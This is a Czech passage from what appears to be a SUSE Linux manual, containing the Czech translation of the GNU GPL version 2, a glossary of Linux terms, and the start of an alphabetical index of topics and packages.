Například, šíříte-li kopie takového programu, ať již zdarma nebo za poplatek, musíte poskytnout příjemcům všechna práva, která máte sám. Musíte zaručit, že příjemci rovněž dostanou anebo mohou získat zdrojový kód. A musíte jim ukázat tyto podmínky, aby znali svá práva.

Vaše práva chráníme ve dvou krocích: (1) autorizací programového vybavení, a (2) nabídkou této licence, která vám dává právoplatné svolení ke kopírování, šíření a modifikaci programového vybavení.

Kvůli ochraně každého autora i nás samotných chceme zaručit, aby každý chápal skutečnost, že pro volné programové vybavení nejsou žádné záruky. Je-li programové vybavení někým jiným modifikováno a posláno dále, chceme, aby příjemci věděli, že to, co mají, není originál, takže jakékoliv problémy vnesené jinými se neodrazí na reputaci původních autorů.

Konečně, každý volný program je neustále ohrožen softwarovými patenty. Přejeme si zamezit nebezpečí, že redistributoři volného programu obdrží samostatně patentová osvědčení a tím učiní program vázaným. Abychom tomu zamezili, deklarovali jsme, že každý patent musí být buď vydán s tím, že umožňuje volné užití, anebo nesmí být vydán vůbec.

Přesná ustanovení a podmínky pro kopírování, šíření a modifikaci jsou uvedeny dále.

GNU GENERAL PUBLIC LICENSE

USTANOVENÍ A PODMÍNKY PRO KOPIROVÁNÍ, DISTRIBUCI A MODIFIKACI

0. Tato licence se vztahuje na kterýkoliv program či jiné dílo, které obsahuje zmínku, umístěnou v něm držitelem autorských práv, o tom, že dílo může být šířeno podle ustanovení Obecné veřejné licence GNU. V dalším textu znamená „Program“ každý takový program nebo dílo a „dílo založené na Programu“ znamená buď Program samotný anebo každé jiné dílo z něj odvozené, které podléhá autorskému zákonu: tím se míní dílo obsahující

Program nebo jeho část, buď doslovně anebo s modifikacemi, popřípadě v překladu do jiného jazyka. (Nadále je překlad zahrnován bez omezení pod pojmem „modifikace“.) Každý uživatel licence je označován jako „vy“.

1. Smíte kopírovat a šířit doslovné kopie zdrojového kódu Programu tak, jak jste jej obdržel, a na libovolném médiu, za předpokladu, že na každé kopii viditelně a náležitě zveřejníte zmínku o autorských právech a absenci záruky; ponecháte nedotčené všechny zmínky vztahující se k této licenci a k absenci záruky; a dáte každému příjemci spolu s Programem kopii této licence.

Za fyzický akt přenesení kopie můžete žádat poplatek a podle vlastního uvážení můžete nabídnout za poplatek záruční ochranu.

2. Můžete modifikovat vaši kopii či kopie Programu anebo kterékoliv jeho části, a tak vytvořit dílo založené na Programu, a kopírovat a rozšiřovat takové modifikace či dílo podle platné podmínky sekce 1, za předpokladu, že splníte všechny tyto podmínky:

- a) Modifikované soubory musíte opatřit zřetelnou zmínkou uvádějící, že jste soubory změnil a datum každé změny.
- b) Musíte umožnit, aby jakékoliv vámi publikované dílo či rozšiřované dílo, které obsahuje zcela nebo jen zčásti Program nebo jakoukoli jeho část, popřípadě je z Programu nebo jeho části odvozeno, mohlo být jako celek bezplatně poskytnuto každé třetí osobě v souladu s ustanoveními této licence.
- c) Pokud modifikovaný program pracuje tak, že čte interaktivně povel, musíte zjistit, že při nejběžnějším způsobu jeho spuštění vytiskne nebo zobrazí hlášení zahrnující příslušnou zmínku o autorském právu a uvede, že neexistuje žádná záruka (nebo popřípadě, že záruku poskytuje vy), a že uživatelé mohou za těchto podmínek Program redistribuovat, a musí uživateli sdělit, jakým způsobem může nahlédnout do kopie této licence. (Výjimka: v případě, že sám program je interaktivní, avšak žádné takové hlášení nevypisuje, nepožaduje se, aby vaše dílo založené na Programu takové hlášení vypisovalo.)

Tyto požadavky se vztahují k modifikovanému dílu jako celku. Pokud lze identifikovat části takového díla, které zřejmě nejsou odvozeny z Programu a mohou být samy o sobě rozumně považovány za nezávislá a samostatná díla, pak se tato licence a její ustanovení nevztahují na tyto části, jsou-li šířeny jako nezávislá díla. Avšak jakmile tyto části rozšiřujete jako části

celku, jímž je dílo založené na Programu, musí být rozšiřování tohoto celku podřízeno ustanovení této licence tak, že povolení poskytnutá dalším uživatelům se rozšíří na celé dílo, tedy na všechny jeho části bez ohledu na to, kdo kterou část napsal.

Smyslem tohoto paragrafu tedy není získání práv na dílo zcela napsané vámi ani popírání vašich práv vůči němu; skutečným smyslem je výkon práva na řízení distribuce odvozených nebo kolektivních děl založených na Programu.

Pouhé spojení jiného díla, jež není na Programu založeno, s Programem (anebo dílem založeným na Programu) na paměťovém nebo distribučním médiu neuvazuje toto jiné dílo do působnosti této licence.

3. Můžete kopírovat a rozšiřovat Program (nebo dílo na něm založené, viz sekce 2 v objektové anebo spustitelné podobě podle ustanovení sekcí 1 a 2 výše, pokud splníte některou z následujících náležitostí:

- a) Doprovodíte jej zdrojovým kódem ve strojově čitelné formě. Zdrojový kód musí být rozšiřován podle ustanovení sekcí 1 a 2, a to na médiu běžně používaném pro výměnu programového vybavení; nebo
- b) Doprovodíte je písemnou nabídkou nejméně na tři roky, podle níž poskytnete jakékoli třetí straně, za poplatek nepřevyšující vaše výdaje vynaložené na fyzickou výrobu zdrojové distribuce, kompletní strojově čitelnou kopii odpovídající zdrojovému kódu, jenž musí být šířen podle ustanovení sekcí 1 a 2 na médiu běžně používaném pro výměnu programového vybavení; nebo
- c) Doprovodíte jej informacemi, které jste dostal ohledně nabídky na poskytnutí zdrojového kódu. (Tato alternativa je povolena jen pro nekomerční šíření a jenom tehdy, pokud jste obdržel program v objektovém nebo spustitelném tvaru spolu s takovou nabídkou, v souladu s položkou dvě, viz výše.)

Zdrojový kód k dílu je nejvhodnější formou díla z hlediska jeho případných modifikací. Pro dílo ve spustitelném tvaru znamená úplný zdrojový kód veškerý zdrojový kód pro všechny moduly, které obsahuje, plus jakékoli další soubory pro definici rozhraní, plus dávkové soubory potřebné pro kompilaci a instalaci spustitelného programu. Zvláštní výjimkou jsou však ty programové komponenty, které jsou normálně šířeny (buď ve zdrojové nebo binární formě) s hlavními součástmi operačního systému, na němž spustitelný program běží (tj. s překladačem, jádrem apod.). Tyto komponenty nemusí být šířeny se zdrojovým kódem, pokud ovšem komponenta sama nedoprovází spustitelnou podobu díla.

Je-li šíření objektového nebo spustitelného kódu činěno nabídkou přístupu ke kopírování z určitého místa, potom se za distribuci zdrojového kódu počítá i nabídnutí ekvivalentního přístupu ke kopírování zdrojového kódu ze stejného místa, byť přitom nejsou třetí strany nuceny ke zkopírování zdrojového kódu spolu s objektovým.

4. Nesmíte kopírovat, modifikovat, poskytovat sublicence anebo šířit Program jiným způsobem než výslovně uvedeným v této licenci. Jakýkoli jiný pokus o kopírování, modifikování, poskytnutí sublicence anebo šíření Programu je neplatný a automaticky ukončí vaše práva daná touto licencí. Strany, které od vás obdržely kopie anebo práva v souladu s touto licencí, však nemají své licence ukončeny, dokud se jim plně podřizují.

5. Není vaší povinností tuto licenci přijmout, protože jste ji nepodepsal. Nic jiného vám však nedává možnost kopírovat nebo šířit Program nebo odvozená díla. V případě, že tuto licenci nepřijmete, jsou tyto činnosti zákonem zakázány. Tím pádem modifikací anebo šířením Programu (anebo každého díla založeného na Programu) vyjadřujete své podřízení se licenci a všem jejím ustanovením a podmínkám pro kopírování, modifikování a šíření Programu a děl na něm založených.

6. Pokaždé, když redistribuuje Program (nebo dílo založené na Programu), získává příjemce od původního držitele licence právo kopírovat, modifikovat a šířit Program v souladu s těmito ustanoveními a podmínkami. Nesmíte klást žádné překážky výkonu zde zaručených příjemcových práv. Nejste odpovědný za vymáhání dodržování této licence třetími stranami.

7. Jsou-li vám z rozhodnutí soudu, obviněním z porušení patentu nebo z jakéhokoli jiného důvodu (nejen v souvislosti s patenty) uloženy takové podmínky (ať již příkazem soudu, smlouvou nebo jinak), které se vylučují s podmínkami této licence, nejste tím osvobozen od podmínek této licence. Pokud nemůžete šířit Program tak, abyste vyhověl zároveň svým závazkům vyplývajícím z této licence a jiným platným závazkům, nesmíte jej v důsledku toho šířit vůbec. Pokud by například patentové osvědčení nepovolovalo bezplatnou redistribuci Programu všemi, kdo vaším přičiněním získají přímo nebo nepřímo jeho kopie, pak by jediný možný způsob jak vyhovět zároveň patentovému osvědčení i této licenci spočíval v ukončení distribuce Programu.

Pokud by se za nějakých specifických okolností jevila některá část tohoto paragrafu jako neplatná nebo nevynutitelná, považuje se za směrodatnou rovnováha vyjádřená tímto paragrafem a paragraf jako celek se považuje za směrodatný za jiných okolností.

Smyslem tohoto paragrafu není navádět vás k porušování patentů či jiných ustanovení autorského práva, anebo tato ustanovení zpochybňovat; jedi-

ným jeho smyslem je ochrana integrity systému šíření volného programového vybavení, které je podloženo veřejnými licenčními předpisy. Mnozí lidé poskytli své příspěvky do širokého okruhu programového vybavení šířeného tímto systémem, spolehnuvše na jeho důsledné uplatňování; záleží na autorovi/dárci, aby rozhodl, zda si přeje šířit programové vybavení pomocí nějakého jiného systému a žádný uživatel licence nemůže takové rozhodnutí zpochybňovat.

Smyslem tohoto paragrafu je zevrubně osvětlit to, co je považováno za důsledek plynoucí ze zbytku této licence.

8. Pokud je šíření či použití Programu v některých zemích omezeno buď patenty anebo autorsky chráněnými rozhraními, může držitel původních autorských práv, který svěřuje Program do působnosti této licence, přidat výslovně omezení pro geografické šíření, vylučující takové země, takže šíření je povoleno jen v těch zemích nebo mezi těmi zeměmi, které nejsou tímto způsobem vyloučeny. Tato licence zahrnuje v tomto případě takové omezení přesně tak, jako bylo zapsáno v textu této licence.

9. Free Software Foundation může čas od času vydávat upravené nebo nové verze Obecné veřejné licence. Takové nové verze se budou svým duchem podobat současně verzi, v konkrétních věcech se však mohou lišit s ohledem na nové problémy či zájmy.

Každé nové verzi je přiděleno rozlišující číslo verze. Pokud Program specifikuje číslo verze, která se na něj vztahuje, a „všechny následující verze“, můžete se podle uvážení řídit ustanoveními a podmínkami buďto oné konkrétní verze anebo kterékoliv následující verze, kterou vydala Free Software Foundation. Jestliže Program nespecifikuje číslo verze této licence, můžete si vybrat libovolnou verzi, kterou kdy Free Software Foundation vydala.

10. Pokud si přejete zahrnout části Programu do jiných volných programů, jejichž distribuční podmínky jsou odlišné, zašlete autorovi žádost o povolení. V případě programového vybavení, k němuž vlastní autorská práva Free Software Foundation, napište Free Software Foundation; někdy činíme výjimky ze zde uvedených ustanovení. Naše rozhodnutí bude vedeno dvěma cíli; zachováním volné povahy všech odvozenin našeho volného programového vybavení a podporou sdílení a opětovného využití programového vybavení obecně.

ZÁRUKA SE NEPOSKYTUJE

11. VZHLEDEM K BEZPLATNÉMU POSKYTNUTÍ LICENCE K PROGRAMU SE NA PROGRAM NEVZTAHUJE ŽÁDNÁ ZÁRUKA, A TO

V MÍŘE POVOLENÉ ZÁKONEM. POKUD NENÍ PÍSEMNĚ STANOVENO JINAK, POSKYTUJÍ DRŽITELÉ AUTORSKÝCH PRÁV POPŘÍPADĚ JINÉ STRANY PROGRAM „TAK, JAK JE“, BEZ ZÁRUKY JAKÉHOKOLIV DRUHU, AŽ VÝSLOVNĚ NEBO VYPLÝVAJÍCÍ, VČETNĚ, ALE NIKOLI JEN, ZÁRUK PRODEJNOSTI A VHODNOSTI PRO URČITÝ ÚČEL. POKUD JDE O KVALITU A VÝKONNOST PROGRAMU, LEŽÍ VEŠKERÉ RIZIKO NA VÁS. POKUD BY SE U PROGRAMU PROJEVILY ZÁVADY, PADAJÍ NÁKLADY ZA VŠECHNU POTŘEBNOU ÚDRŽBU, OPRAVY ČI NÁPRAVU NA VÁŠ VRUB.

12. V ŽÁDNÉM PŘÍPADĚ, S VÝJIMKOU TOHO, KDYŽ TO VYŽADUJE PLATNÝ ZÁKON, ANEBY KDYŽ TO BYLO PÍSEMNĚ ODSOUHLASENO, VÁM NEBUDE ŽÁDNÝ Z DRŽITELŮ AUTORSKÝCH PRÁV ANI ŽÁDNÁ JINÁ STRANA, KTERÁ SMÍ MODIFIKOVAT ČI ŠÍŘIT PROGRAM V SOULADU S PŘEDCHOZÍMI USTANOVENÍMI, ODPOVĚDNÝ ZA ŠKODY, VČETNĚ VŠECH OBECNÝCH, SPECIÁLNÍCH, NAHODILÝCH NEBO NÁSLEDNÝCH ŠKOD VYPLÝVAJÍCÍCH Z UŽÍVÁNÍ ANEBY NESCHOPNOSTI UŽÍVAT PROGRAMU (VČETNĚ ALE NIKOLI JEN, ZTRÁTY NEBO ZKRESLENÍ DAT, NEBO TRVALÝCH ŠKOD ZPŮSOBENÝCH VÁM NEBO TŘETÍM STRANÁM, NEBO SELHÁNÍ FUNKCE PROGRAMU V SOUČINNOSTI S JINÝMI PROGRAMY), A TO I V PŘÍPADĚ, ŽE TAKOVÝ DRŽITEL AUTORSKÝCH PRÁV NEBO JINÁ STRANA BYLI UPOZORNĚNI NA MOŽNOST TAKOVÝCH ŠKOD.

Jak uplatnit tato ustanovení na vaše nové programy

Pokud vyvinete nový program a chcete, aby byl veřejnosti co nejvíce k užtku, můžete toho nejlépe dosáhnout tím, že jej prohlásíte za volné programové vybavení, které může kdokoli redistribuovat a měnit za zde uvedených podmínek.

K tomu stačí připojit k programu následující údaje. Nejbezpečnější cestou je jejich připojení na začátek každého zdrojového souboru, čímž se nejúčinněji sdělí vyloučení záruky; a v každém souboru by pak měla být přinejmenším řádka s „copyrightem“ a odkaz na místo, kde lze nalézt úplné údaje.

Řádka se jménem programu a nástinem toho, co dělá

Copyright (C) 20yy jméno autora

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or

FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

Připojte rovněž informaci o tom, jak je možné se s vámi spojit elektronickou a papírovou poštou.

Pokud je program interaktivní, zaříd'te, aby se při startu v interaktivním módu vypsal hlášení podobné tomuto:

Gnomovision version 69, Copyright (C) 20yy name of author

Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type 'show w'. This is free software, and you are welcome to redistribute it under certain conditions; type 'show c' for details.

Hypotetické povely `show w` a `show c` by měly zobrazit příslušné pasáže Obecné veřejné licence. Odpovídající povely ovšem nemusí být právě `show w` a `show c`; mohou to být třeba stisky tlačítka na myši nebo položky v menu – cokoliv, co se do vašeho programu hodí.

Pokud je to nutné, měl byste také přimět svého zaměstnavatele (jestliže pracujete jako programátor) nebo představitele vaší školy, je-li někdo takový, k tomu, aby podepsal „zřeknutí se autorských práv“. Zde je vzor; jména pozměňte:

Yoyodyne, Inc., hereby disclaims all copyright interest in the program 'Gnomovision' (which makes passes at compilers) written by James Hacker.

signature of Ty Coon, 1 April 1989 Ty Coon, President of Vice

Tato Obecná veřejná licence neumožňuje zahrnutí vašeho programu do jiných než volných programů. Je-li váš program knihovnou podprogramů, můžete zvážit, zda je užitečné umožnit sestavování i vázaných aplikačních programů s vaší knihovnou. V takovém případě použijte Obecnou knihovní licenci GNU namísto této licence.

Slovník pojmů

akronym

Zkrácené tvary, které vyslovujeme jako jedno slovo se nazývají akronymy. *Linux*, GNU a *RAM* jsou pak příklady těch známějších akronymů.

alias

Nejčastěji je výraz alias používán ve spojitosti s programem *Shell*. Pomocí aliasu je možné zkracovat dlouhé nebo často používané příkazy. Viz informace vztahující se k příkazovému interpretu uvedené v tomto manuálu.

ATAPI

Protokol pro zařízení připojená přes (E)IDE řadič. Z nich se jedná zejména o mechaniky CD typu ATAPI (*CD-ROM*), dále pak mechaniky ZIP, streamery a disketové mechaniky. Všechna tato zařízení jsou Linuxem podporována.

BIOS

V každém PC se nachází malá oblast paměti, kde je tzv. BIOS. Ten obsahuje inicializační a testovací programy pro start systému a dále ovladače pro nejdůležitější zařízení (klávesnice, grafická karta, mechaniky, porty a hodiny). V Linuxu není BIOS aktivní, protože je schopen pracovat pouze v *reálném módu*. Po spuštění jádra, které již pracuje v chráněném módu, se již volání služeb BIOSu nepoužívá. Linuxové *jádro* má k dispozici výkonnější rutiny než BIOS.

bod připojení

Bod připojení je adresář, pod jehož jménem se připojuje diskový oddíl nebo zařízení.

CD mechanika

Existují různé typy mechanik CD. Nejpoužívanější jsou mechaniky
☞ *ATAPI* připojené na (E)IDE řadič. Dále to jsou

- mechaniky CD na SCSI řadiči,
- mechaniky CD na paralelním portu a
- starší typy mechanik CD připojené přes vlastní rozhraní nebo přes zvukovou kartu. Zde je třeba použít speciální ovladač!

DDC

DDC je funkce, pomocí které se dokáže počítač dotázat monitoru na jeho vlastnosti. Používají se k tomu dvě linky běžného VGA kabelu tak, aby mohly být informace přenášeny sériově. Pokud tedy chcete používat tuto funkci, pak není možné připojovat monitor přes BNC kabel.

démon

Démon je program, který běží na pozadí a v případě potřeby se aktivuje. Taková démoni zajišťují např. odezvy na dotazy FTP nebo HTTP, aktivity slotů PCMCIA atd.

device

Česky zařízení – disk, tiskárna, terminál, plotr nebo další zařízení, které může být připojeno k počítači.

DNS

DNS je distribuovaná síťová služba, která zajišťuje, aby si odpovídala doménová jména s IP adresami a dalšími systémovými charakteristikami.

domovský adresář

Domovský adresář („home“) je výchozím místem pro uživatele, který je (kromě administrátora) jediným, kdo má do něj právo zapisovat.

editor

Editory jsou programy pro provádění textových změn v souborech. Známé editory, pracující v textovém módu, jsou např. GNU *emacs* nebo *vi*.

elektronická pošta

Elektronická pošta slouží hlavně pro přenos textových zpráv, kdy zadáte speciální (emailovou) adresu příjemce, kterému je zpráva určena. Kromě textů můžete také posílat např. hudební nebo obrazové dokumenty. Jeho největší předností jsou takřka nulové náklady a skutečnost, že většina zpráv dorazí k příjemci do několika málo minut.

EXT2

používá Linux jako standardní souborový systém. Vyniká vysokým výkonem, používáním dlouhých názvů souborů a přístupových práv.

FTP

FTP je způsob přenosu souborů v systému UNIX z jednoho počítače na druhý. Na tom se podílí FTP server (počítač, na který se lze přihlásit) a FTP klient (počítač, který se přihlašuje k serveru). Soubory lze posílat i přijímat.

grafické uživatelské prostředí resp. rozhraní,

Prostředí resp. rozhraní, pomocí něhož komunikuje uživatel se systémem převážně prostřednictvím počítačové myši, menu, manipulací s obrazovými informacemi apod. Zde se zpravidla minimálně komunikuje se systémem pomocí příkazového řádku.

hustota inodů

Hustota inodů se nastavuje podle průměrné velikosti souborů na disku. Stanoví se při instalaci. Pokud si zde nejste jisti, použijte hodnotu, kterou přednastavil YAST2 (např. 4096).

inode

Datová struktura obsahující informace o souboru. Obsahuje informace o velikosti souboru, o času, kdy byl soubor naposledy modifikován a zpřístupněn, dále identifikační číslo skupiny a uživatele, přístupová práva a ukazatele na diskové bloky obsahující samotný soubor. Každý záznam v adresáři má svoji vlastní strukturu inodů.

interface, rozhraní

Všeobecně se tak nazývá místo, přes které si různé systémy vyměňují informace. Rozhraním je např. klávesnice, kde se střetává člověk a stroj. Je to ale trochu abstraktní. Mnohem konkrétněji můžeme rozlišovat tato rozhraní:

- *hardwarové rozhraní* – přes něj se připojují např. periferní zařízení (paralelní port, SCSI a sériový port).
- *softwarové rozhraní* – určuje, jak spolu programy komunikují.
- *uživatelské rozhraní* – slouží pro komunikaci s uživatelem (např. myš, monitor a klávesnice).

Internet

Celosvětová počítačová síť spojující počítače a lokální počítačové sítě. Ke komunikaci využívá protokol TCP/IP.

IP adresa

Numerická 32 bitová adresa, která se udává čtyřmi čísly oddělenými tečkou (např. 192.168.10.1). Toto číslo je specifické pro každý počítač připojený k síti.

ISP

Internetový poskytovatel, který nabízí uživateli internetové služby.

jádro

Jádro je základem operačního systému. Alokuje zdroje a řídí procesy. Původní linuxovou strategií při tvorbě jádra bylo zachovat jádro co nejjednodušší a nejmenší a zbývající funkce realizovat pomocí externích programů, čehož lze dosáhnout i dnes optimalizací standardního jádra podle uživatelských požadavků na konkrétní instalaci.

konzole

Dříve synonymum pro terminál. V Linuxu jsou tzv. *virtuální konzole*. Ty umožňují používat jednu obrazovku pro více nezávislých, ale souběžných sezení.

Standardní úroveň běhu 3 má 6 virtuálních konzolí ((**Alt**) + (**F1**) až (**Alt**) + (**F6**)). Z grafického prostředí X Window (kde se používá konzole 7) se do textových konzolí dostanete stisknutím kombinace kláves (**Ctrl**) + (**Alt**) + (**F1**) až (**Ctrl**) + (**Alt**) + (**F6**).

kořenový adresář

Nejvyšší adresář *souborového systému*. Na rozdíl od ostatních adresářů souborového systému nemá kořenový adresář žádný nadřazený adresář. Symbol `./` v kořenovém adresáři se odkazuje sám na sebe. Kořenový adresář se v Unixu označuje `/`.

LAN

Počítačová síť spojující počítače v relativně malé oblasti (například v budově nebo oddělení).

Linux

Vysoce výkonný operační systém podobný UNIXu, který je šířen pod GPL licencí. Název je původem *akronym* „Linus uniX“ podle svého tvůrce.

LVM

LVM rozšiřuje možnosti operačního systému Linux tak, že přidává další vrstvu mezi fyzická zařízení a I/O rozhraní. Díky této vrstvě máte možnost používat virtuální disky (nebo virtuální diskové oddíly) nezávislé na fyzických zařízeních. Pokud tedy

chcete např. zvětšit /home, přidáte do systému další disk a rozšíříte virtuální diskový oddíl. Bližší informace najdete v souboru `file:/usr/share/doc/packages/lvm/LVM-HOWTO`.

manuálové stránky

Již tradičně se nachází dokumentace v Unixu na manuálových stránkách, které se prohlíží příkazem `man`. Bližší informace o manuálových stránkách viz odst. *Manuálové stránky* na straně 404.

minimální Linux

Při instalaci se spustí nejdříve minimální Linux. Jeho jádro se nahrává z diskety nebo z CD. Disk není v této fázi ještě přístupný. Obraz kořenového adresáře se zkopíruje na RAM disk spolu s dalšími programy (např. YaST2). Po prvním přihlášení se spustí YaST2 a je připraven instalovat skutečný Linux.

MBR

Master boot record (resp. sektor) je první sektor na disku (cylindr 0, hlava 0, sektor 1). Každý disk má MBR, ale ne každý BIOS umí spustit systém z kteréhokoliv disku. Při startování nahraje BIOS obsah MBR do paměti a předá mu řízení. Pak naběhne operační systém ze spustitelného oddílu nebo se nastartuje zavaděč, např. LILO.

NFS

Protokol pro přístup k souborovému systému počítače připojeného k síti. Na serveru je v konfiguračním souboru `/etc/exports` určeno, který počítač má přístup k danému adresářovému stromu. Uživatel si potom může tyto adresáře připojit na svůj adresářový strom.

odkaz

Ukazatel na soubor. V operačním systému Linux existují dva druhy odkazů a to pevné a symbolické. Pevný odkaz spojuje jméno souboru s místem na disku, kde je soubor uložen. Symbolický odkaz spojuje jméno souboru se jménem cesty k pevnému odkazu.

odkládací oblast

Nestačí-li operačnímu systému operační paměť, odkládá její déle nepoužívané oblasti na vyhrazenou diskovou oblast. Tím se uměle zvětšuje velikost operační paměti počítače.

paměť

Paměť je mozkiem vašeho počítače. V Linuxu se zmiňujeme o dvou druzích paměti:

- *fyzická paměť*: ta je představována velikostí RAM modulů. Typické velikosti jsou např. od 64 MB do 256 MB. Umožňuje rychlý přístup k souborům ve fyzické paměti
- *virtuální paměť*: díky ní může systém považovat některé vyhrazené části disku za součásti operační paměti (viz také ↗ *Swap*).

port (často i rozhraní, interface)

Zvláštní případ rozhraní. Přes port se připojují periferní zařízení (paralelní port, SCSI, USB port, sériový port, atd.).

příkazový interpret

Příkazový interpret vytváří základní rozhraní mezi operačním systémem a jádrem. Umožňuje zadávat příkazy prostřednictvím příkazové řádky. Abyste mohli automatizovat rutinní úlohy, má k dispozici vlastní programovací jazyk. Tyto programy (tzv. skripty) lze považovat za inteligentní dávkové soubory. Jako příkazový interpret se nejčastěji používá *bosh*, *tcsh*, historicky např. *sh*.

připojení

Připojením označujeme „namontování“ souborového systému k adresářovému stromu systému. Jako ↗ *bod připojení* slouží ve většině případů prázdný adresář. Viz také odst. *Připojení a odpojení souborového systému* na straně 409.

pseudoznaky

Oba znaky ``*'` a ``?'` označujeme jako pseudoznaky resp. zástupné znaky. Znak ``?'` nahrazuje libovolný symbol, znak ``*'` nahradí libovolný nebo také žádný počet symbolů. Pseudoznaky se používají v regulárních výrazech. Příkaz `ls -l obr*` zobrazí např. všechny soubory v aktuálním adresáři, které začínají řetězcem *obr* a následuje libovolný počet (nebo žádný) znaků (např. *obrázky*, *obrazovka*, *obrat*, atd.).

sít'

Sít' představuje propojení více počítačů. Existují sítě s různou strukturou, podle toho, jak jsou počítače propojeny (např. do kruhu, hvězdy, stromu atd.). Známé hardwarové standardy pro sítě jsou např. Ethernet, Token Ring nebo ISDN. Ze softwarových protokolů to jsou TCP, UDP, IPX, atd.

soubor

V Linuxu soubor představuje základní koncepci zacházení s daty. Jak je tomu i u jiných systémů, slouží soubory v první řadě pro ukládání

dat na datových nosičích. Název souboru musí být v adresáři, ve kterém se nachází, jedinečný. Pomocí souborového systému mohou být tyto soubory hierarchicky strukturovány. Kromě běžných souborů existují v Linuxu také zvláštní soubory. Bližší informace o těchto typech souborů vám podají hesla *↔* [odkaz](#) a *↔* [device](#).

souborový systém

Souborový systém vytváří uspořádané prostředí pro soubory. Existuje velké množství různých souborových systémů, které se odlišují svou strukturou a přednostmi. Některé souborové systémy jsou spojeny s určitými médii.

správce systému

Osoba odpovědná za bezchybný chod systému. Pokud jste jediným uživatelem, jste také správcem systému (`root`) a máte pak neomezená přístupová práva.

startování

Startováním se označuje celý proces od zapnutí počítače až do chvíle, kdy je systém uživateli k dispozici. Pro Linux samotný se tím rozumí proces od spuštění jádra 'Uncompressing linux...' po přihlášení 'login:'.

UMSDOS

Speciální linuxový souborový systém, který umožňuje přístup k dosovým souborům včetně dlouhých názvů a linuxových přístupových práv. Je sice pomalejší než EXT2, ale nepotřebuje další diskový oddíl, máte-li již nainstalovaný dosový oddíl.

VESA

Spojením úsilí výrobců grafických karet a monitorů byly definovány různé standardy pro zobrazování. Dostupné video režimy, časování obrazového signálu a různá rozlišení byly standardizovány VESA radou. Bližší informace naleznete na <http://www.vesa.org>

víceúlohový systém

Operační systémy, které dokáží provádět zároveň více než jeden program, označujeme jako víceúlohový systém. Existují dvě formy multitaskingu:

- preemptivní multitasking – operační systém je odpovědný za rozdělování procesorového času jednotlivým úlohám.
- kooperativní multitasking – procesy samy přenechávají procesorový čas jiným úlohám.

Jak je vidět, je první varianta lepší, protože žádný uživatelský proces si nemůže „zabrat“ veškerý procesorový čas. Také Linux využívá preemptivní multitasking.

výzva

Výzva je řetězec uvozující příkazový řádek na terminálu, kterým dává program najevo, že očekává reakci uživatele. Většinou stojí hned za výzvou kurzor. Jakmile se výzva po zadání příkazu objeví znovu, je operační systém (resp. příkazový interpret) připraven pro zadání dalšího příkazu.

WAN

Oproti *LAN* se jedná o *sít'* s velkým plošným rozsahem.

X server

Počítače, na kterých běží X server, mohou používat *grafické prostředí*. Důležitým úkolem X serveru je správa displejů. Většinou má každý terminál právě jeden displej.

YaST2

YaST2 je nástroj pro instalaci a konfiguraci Linuxu vyvinutý společností SUSE Linux pro pohodlnější práci s tímto operačním systémem. Jeho stavebnicová struktura podporuje snadnou rozšiřitelnost a široké možnosti nasazení.

zásobník

Pod pojmem zásobník rozumíme určitý druh vyrovnávací paměti, která umožňuje opakovaný přístup k používaným datům. V Linuxu existuje mnoho druhů zásobníků.

Rejstřík

Symboly

/etc/init.d/boot	31
/etc/logfiles	31
/etc/modules.conf	63
/etc/printcap	196
YdST2	694
3COM 3c501	328
3COM 3c503	328
3COM 3c505	328
3COM 3c507	328
3COM 3c509	328
3COM 3c515	328
3COM 3c579	328
3COM 3c590	329
3COM 3c900	329
3D akcelerace	54, 150
3Ddiag	153

A

ACL	570
ACPI	276
- problém při instalaci	15
ACPI_BUTTON_LID	284
ACPI_BUTTON_POWER	284
Adapttec	
- AHA-152x/151x/1505	312, 326
- AHA-1540/1542	327
- AHA-154x	313
- AHA-274x	313
- AHA-284x	313
- AHA-294x	313
adaptér	67
adresář	
- smazat	394
- vytvořit	394

- změnit název	394
ADSL	66, 74, 563
- dial-on-demand	565
- konfigurace	566
- start	565
AdvanSys	314
aecho	551
afpd	551
afpd.conf	552
akcelerace	54
akcenty	235
akronym	687
aktualizace	27, 42
- zálohování	28
Aktualizace	
- /etc/skel	30
- profil	30
aktualizace programu z CD	46
aktualizace systému	45
alias	687
AM53/79C974	315
AMD 53/79C974	315
AMD64	293
Apache	351, 493
- apxs	500
- bezpečnost	520
- CGI	509
- content negotiation	496
- DocumentRoot	502
- flagy	502
- instalace	499
- konfigurace	501
- moduly	495, 501
· mod_perl	511
· mod_php4	514

· mod_python	514
· mod_ruby	515
- problémy	522
- SSI	505, 509
- virtuální servery	496, 516
API	544
aplikace	
- 32 bitové	293
- 64 bitové	293
- konfigurace programů	164
- X Window programy	164
APM	276
- parametry jádra	31
apmd	278
APMD_AC	278
APMD_BATTERY	278
app-defaults	164
Apple	
- Netatalk	551
AppleDouble	554
AppleShare	553
AppleTalk	551
AppleTalk Filing Protocol	551
AppleTalk-Netzwerk-Manager	551
AT1700	329
atalkd	551
ATAPI	687
ATI Rage 128	154
autoexec.bat	381
autofs	
- NIS soubory	32
automatické vytáčení	67
AWE	63
Aztech	
- CD mechanika	334

B

backup	401
balík	
- a2ps	229
- aaa_base	352
- apache	499
- apache-devel	500
- apache2	499
- apache2-devel	500
- apache2-mod_php4	514
- apache2-mod_python	515
- apache2-prefork	499
- apache2-worker	499
- apmd	278, 279
- bind	631
- bind8	459
- binutils	299

- books	389
- bzip	33
- bzip2	33
- clanbomber	155
- cups	186, 215
- cups-client	186, 220
- cups-drivers	34, 35, 186, 215
- cups-drivers-stp ..	186, 215, 217
- cups-libs	186
- dhclient	486
- dhcpcd	486
- docbook-toys	34
- fhs	350
- footmatic-filters	35
- ftpdir	350
- Fvwm	168
- Fvwm1	168
- gcc	299
- Ghostscript	186
- ghostscript-fonts-std ..	186
- ghostscript-library	186
- ghostscript-x11	186
- glibc-devel	299
- glibc-info	373
- glutdemo	151
- gv	225
- howto	288
- ipxrip	560
- irda	195, 288
- isapnp	31
- jade_dsl	34
- john	620
- kbd	31
- KDE	186
- kernel-source	299
- kernel_source	155
- kernmod	302
- km_intersync	531
- libcinfo	440
- libgimprint	186
- libjsw	155
